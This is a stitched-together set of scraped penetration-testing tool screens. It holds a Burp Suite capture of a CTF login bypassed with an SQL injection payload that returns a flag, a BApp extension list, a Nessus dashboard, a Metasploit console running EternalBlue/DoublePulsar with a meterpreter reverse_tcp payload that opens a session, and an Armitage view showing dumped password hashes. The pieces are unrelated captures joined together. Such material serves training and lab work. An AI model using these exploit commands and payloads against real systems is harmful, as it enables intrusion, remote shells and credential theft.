14 Sec-Fetch-Mode: navigate

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-User: ?1

17 Te: trailers

?

⚙

←

→

Search...

0 matches

Paused

3

1 x

...

Send

Cancel

<

>

Target: https://ctf.kins.no:8008 HTTP/1

Request

PrettyRawHex

1 POST / HTTP/1.1

2 Host: ctf.kins.no:8008

3 Cookie: session=48c89fd2-ceb2-425b-bc43-f4662663993f.UkKcrgbQHJPnYl6ES00IJGVe52U

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Content-Type: application/x-www-form-urlencoded

9 Content-Length: 41

10 Origin: https://ctf.kins.no:8008

11 Referer: https://ctf.kins.no:8008/

12 Upgrade-Insecure-Requests: 1

13 Sec-Fetch-Dest: document

14 Sec-Fetch-Mode: navigate

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-User: ?1

17 Te: trailers

18 Connection: close

19

20 uid=' or 1=1;#&pwd=123456&submit=Logg+inn

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Server: nginx/1.18.0 (Ubuntu)

3 Date: Mon, 22 Aug 2022 12:08:21 GMT

4 Content-Type: text/html; charset=UTF-8

5 Content-Length: 117

6 Connection: close

7 X-Powered-By: PHP/8.0.21

8 Vary: Accept-Encoding

9

10 <html>

11

12 <body>

13 <p>

14 Det var ikke såaring; vanskelig, her er flagget: FLAG(sql_injection_101)

15 </p>

16 </body>

17

18 </html>

19

20

Inspector

Selection

41

Selected text

uid=' or 1=1;#&pwd=123456&submit=Logg+inn

Decoded from: URL encoding

uid=' or 1=1;#&pwd=123456&submit=Logginn

Cancel

Apply changes

Request Attributes

2

Request Query Parameters

0

Request Body Parameters

3

Request Cookies

1

Request Headers

17

Response Headers

7

0 matches

0 matches

333 bytes | 122 millis

19°C Sol

14:09

22.08.2022

Comparer ?

This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Select item 1:

#	Length	Data
1	717	POST / HTTP/1.1Host: ctf.kins.no:8008Cookie: session=48c89fd2-ceb2-425b-bc43-f4662663993f.UkKcrgbQHJPnYl6ES0OIJGVe52UUser-Ag...
2	723	POST / HTTP/1.1Host: ctf.kins.no:8008Cookie: session=48c89fd2-ceb2-425b-bc43-f4662663993f.UkKcrgbQHJPnYl6ES0OIJGVe52UUser-Ag...

- Paste
- Load
- Remove
- Clear

Select item 2:

1
2

Word compare of #1 and #2 (3 differences)

Length: 717TextHex

POST / HTTP/1.1
Host: ctf.kins.no:8008
Cookie: session=48c89fd2-ceb2-425b-bc43-f4662663993f.UkKcrgbQHJPnYl6ES0OIJGVe52U
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Origin: https://ctf.kins.no:8008
Referer: https://ctf.kins.no:8008/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

uid=test&pwd=123456&submit=Logg+inn

Length: 723TextHex

POST / HTTP/1.1
Host: ctf.kins.no:8008
Cookie: session=48c89fd2-ceb2-425b-bc43-f4662663993f.UkKcrgbQHJPnYl6ES0OIJGVe52U
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: https://ctf.kins.no:8008
Referer: https://ctf.kins.no:8008/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

uid=' or 1=1;#&pwd=123456&submit=Logg+inn

Key: Modified Deleted Added

☐ Sync views

- Compare ...
- Words
 - Bytes

Burp Suite Extensions

The extended BApp store for all your Burp extension needs!

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🔗 Open Source

📦 BApp Store

💰 Third Party

Tags List

Search Tags

scanner custom-issues jython headers jwt session csrf passive-checks payloads encoding decoding jruby aes realtime encryption decryption aws azure gcp bucket s3 misconfiguration censys shodan anti-csrf referrer header passive subdomain attack-surface api asp.net java rails django authorization authentication xml json regex proxy owasp wstg cloud active report stacktrace beanstack.io amf beanshell bookmark radamsa fuzzing frida instrumentation android broken-links selenium browser repeater ruby scripting poc bugpoc.com burpbounty.net collaboration xmpp jabber crawljax junit hash javascript static slack crypto rsa des translate

Active Scan++

Extends Burp's active and passive scanning capabilities.

scanner

Add & Track Custom Issues

Create custom issues in Burp Scanner results, using predefined issue templates.

custom-issues scanner jython

Add Custom Header

Add or update custom HTTP headers from session handling rules. Useful for JWT.

headers jwt session

Additional CSRF Checks

Performs additional checks for CSRF vulnerabilities in a semi-automated manner.

csrf jython

Additional Scanner Checks

Provides some additional passive Scanner checks.

scanner passive-checks jython

Adhoc Payload Processors

Generate payload processors on the fly - without having to create individual extensions.

payloads encoding decoding jruby

AES Killer

Decrypt AES traffic on the fly

aes realtime encryption decryption

AES Payloads

Allows encryption and decryption of AES payloads in Burp Intruder and Scanner.

aes encryption decryption

Anonymous Cloud, Configuration and Collaboration Tools

Anti-CSRF Token From Referer

Asset Discovery

Attack Surface Detector

Nessus



Nessus Professional is the most commonly-deployed vulnerability assessment solution across the industry. This solution helps you perform high-speed asset discovery, target profiling, configuration auditing, malware detection, sensitive data discovery and so much more.

Web Server

CURRENT RESULTS: TODAY AT 9:37 AM

Configure

Launch

Audit Trail

Export 

Scans > Dashboard

Hosts 2


Vulnerabilities 40

Remediations 18

History 8

Current Vulnerabilities


Trending: Previous Scan 




Operating System Comparison




Vulnerability Comparison



Host Count Comparison



Vulnerabilities Over Time



Top Vulnerabilities

Amazon Linux AMI : file (ALAS-2015-497)	1
Amazon Linux AMI : gnupg2 (ALAS-2015-574)	1
Amazon Linux AMI : kernel (ALAS-2014-455)	1
Amazon Linux AMI : kernel (ALAS-2015-476)	1

192.168.15.53

Summary

Critical	High	Medium	Low	Info	Total
1	6	1	1	66	75

Details

Severity	Plugin Id	Name
Critical (10.0)	72704	Microsoft .NET Framework Unsupported
High (9.3)	48762	MS KB2269637: Insecure Library Loading Could Allow Remote Code Execution
High (9.3)	59915	MS KB2719662: Vulnerabilities in Gadgets Could Allow Remote Code Execution
High (9.3)	81264	MS15-011: Vulnerability in Group Policy Could Allow Remote Code Execution (3000483)
High (9.3)	87253	MS15-124: Cumulative Security Update for Internet Explorer (3116180)
High (9.0)	84742	MS KB3074162: Vulnerability in Microsoft Malicious Software Removal Tool Could Allow Elevation of Privilege
High (7.1)	76123	MS Security Advisory 2974294: Vulnerability in Microsoft Malware Protection Engine Could Allow Denial of Service
Medium (4.3)	78447	MS KB3009008: Vulnerability in SSL 3.0 Could Allow Information Disclosure (POODLE)
Low (2.6)	11457	Microsoft Windows SMB Registry : Winlogon Cached Password Weakness
Info	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
Info	10394	Microsoft Windows SMB Log In Possible
Info	10395	Microsoft Windows SMB Shares Enumeration
Info	10396	Microsoft Windows SMB Shares Access
Info	10398	Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration
Info	10399	SMB Use Domain SID to Enumerate Users

Metasploit



The Metasploit Framework is an open source platform for developing and executing exploit code against a remote target machine.


```
shared-
folder-
=[ metasploit v4.14.10-dev ]
+ -- --=[ 1640 exploits - 944 auxiliary - 289 post ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/smb/eternalblue_doublepulsar
msf exploit(eternalblue_doublepulsar) > set eternalbluepath /root/Tools/Eternalblue-Doublepulsar-Metasploit/deps
eternalbluepath => /root/Tools/Eternalblue-Doublepulsar-Metasploit/deps
msf exploit(eternalblue_doublepulsar) > set doublepulsarpath /root/Tools/Eternalblue-Doublepulsar-Metasploit/deps
doublepulsarpath => /root/Tools/Eternalblue-Doublepulsar-Metasploit/deps
msf exploit(eternalblue_doublepulsar) > set targetarchitecture x64
targetarchitecture => x64
msf exploit(eternalblue_doublepulsar) > set processinject lsass.exe
processinject => lsass.exe
msf exploit(eternalblue_doublepulsar) > set rhost 192.168.100.210
rhost => 192.168.100.210
msf exploit(eternalblue_doublepulsar) > set lhost 192.168.100.110
lhost => 192.168.100.110
msf exploit(eternalblue_doublepulsar) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.100.110:4444
[*] 192.168.100.210:445 - Generating Eternalblue XML data
[*] 192.168.100.210:445 - Generating Doublepulsar XML data
[*] 192.168.100.210:445 - Generating payload DLL for Doublepulsar
[*] 192.168.100.210:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.100.210:445 - Launching Eternalblue...
[+] 192.168.100.210:445 - Pwned! Eternalblue success!
[*] 192.168.100.210:445 - Launching Doublepulsar...
[*] Sending stage (1189423 bytes) to 192.168.100.210
[*] Meterpreter session 1 opened (192.168.100.110:4444 -> 192.168.100.210:49158) at 2017-05-14 14:58:48 -0400
[+] 192.168.100.210:445 - Remote code executed... 3... 2... 1...

meterpreter > sysinfo
Computer      : CLIENT-02
OS            : Windows 7 (Build 7600).
Architecture : x64
System Language : en_US
Domain       : HACKABLE
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```


Armitage



Armitage is a graphical cyber attack management tool for the Metasploit Project that visualizes targets and recommends exploits.

Armitage

ArmitageViewHostsAttacksWorkspacesHelp

ms04_011_lsass

ms04_031_netdde

ms05_039_pnp

ms06_025_rasmans_reg

ms06_025_rras

ms06_040_netapi

ms06_066_nwapi

ms06_066_nwwks

ms06_070_wkssvc

ms07_029_msdns_zonename

ms08_067_netapi

ms09_050_smb2_negotiate_func_ir

ms10_061_spoolss

netidentity_xtierrpcpipe

psexec

smb_relay

timbuktu_plughntcommand_bof

smtp

ssh

ssl

192.168.1.203

NT AUTHORITY\SYSTEM @ XEN-XP-PATCHED

192.168.1.206

NT AUTHORITY\SYSTEM @ XEN-XP-PATCHED

192.168.1.201

NT AUTHORITY\SYSTEM @ XEN-XP-PATCHED

192.168.1.205

NT AUTHORITY\SYSTEM @ XEN-2K3-FUZZ

192.168.1.204

Console X

scanner/smb/smb_version X

scanner/portscan/tcp X

Services X

Credentials X

Meterpreter 1 X

user	pass	host
Administrator	81cbcea8a9af93bbaad3b435b51404ee:561...	192.168.1.201
Guest	aad3b435b51404eeaad3b435b51404ee:31...	192.168.1.201
HelpAssistant	9a6ae26408b0629ddc621c90c897b42d:07a...	192.168.1.201
SUPPORT_388945a0	aad3b435b51404eeaad3b435b51404ee:ebf...	192.168.1.201
victim	81cbcea8a9af93bbaad3b435b51404ee:561...	192.168.1.201

Export


